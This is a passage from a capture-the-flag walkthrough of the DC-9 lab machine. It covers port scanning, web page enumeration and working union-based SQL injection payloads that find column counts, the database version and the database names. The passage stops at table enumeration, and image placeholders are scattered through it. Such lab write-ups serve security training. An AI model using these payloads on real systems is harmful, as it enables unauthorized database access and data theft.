DC-9


```
echo "192.168.215.209 dc-9" >> /etc/hosts
```

```
rustscan -a dc-9 -t 3000 -u 4000 -- -A -oN nmap
```


Only one port is open as **80**.

```
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Example.com - Staff Details - Welcome
Warning: OSScan results may be unreliable because we could not find at least 1 open
```


On port **80**.




On **/display.php** it fetch the users information.




Login panel on **/manage.php** endpoint.




On website there is also a **Search** tab with the help of that we can search user with their firstname or lastname.



The search parameter is looking like fetch the data from the database based on input given from the user.



Adding ' show the difference in the response size.
We can assumed that there is SQL Injection can be happened let's play with **search** parameter.





For SQLI I'm showing both manual and sqlmap method.

Method 1 : Manually

```
Plain: ' UNION SELECT NULL,NULL,NULL,NULL,NULL,NULL #

URL Encoded: '+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,NULL+%23
```


After injecting the six times null it will show the different response in the size. Now we can confirm that this is **union based sql injection** and total six columns in it.






```
' UNION SELECT 'a','b','c','d','e','f' #

'+UNION+SELECT+'a','b','c','d','e','f'+%23
```


This can help us to identify the data types in particular columns i.e string, int, boolean etc.
In this case all the columns contain string datatypes.



Find out the version and which databases is used.

```
' UNION SELECT @@version,NULL,NULL,NULL,NULL,NULL #

'+UNION+SELECT+%40%40version,NULL,NULL,NULL,NULL,NULL+%23
```


It show **MariaDB** is running .



List the databases

```
' UNION SELECT schema_name,NULL,NULL,NULL,NULL,NULL FROM
information_schema.schemata #

'+UNION+SELECT+schema_name,NULL,NULL,NULL,NULL,NULL+FROM+information_schema.schemat
a+%23
```


As we can see **Staff** and **users** databases are running.



Find out the table names

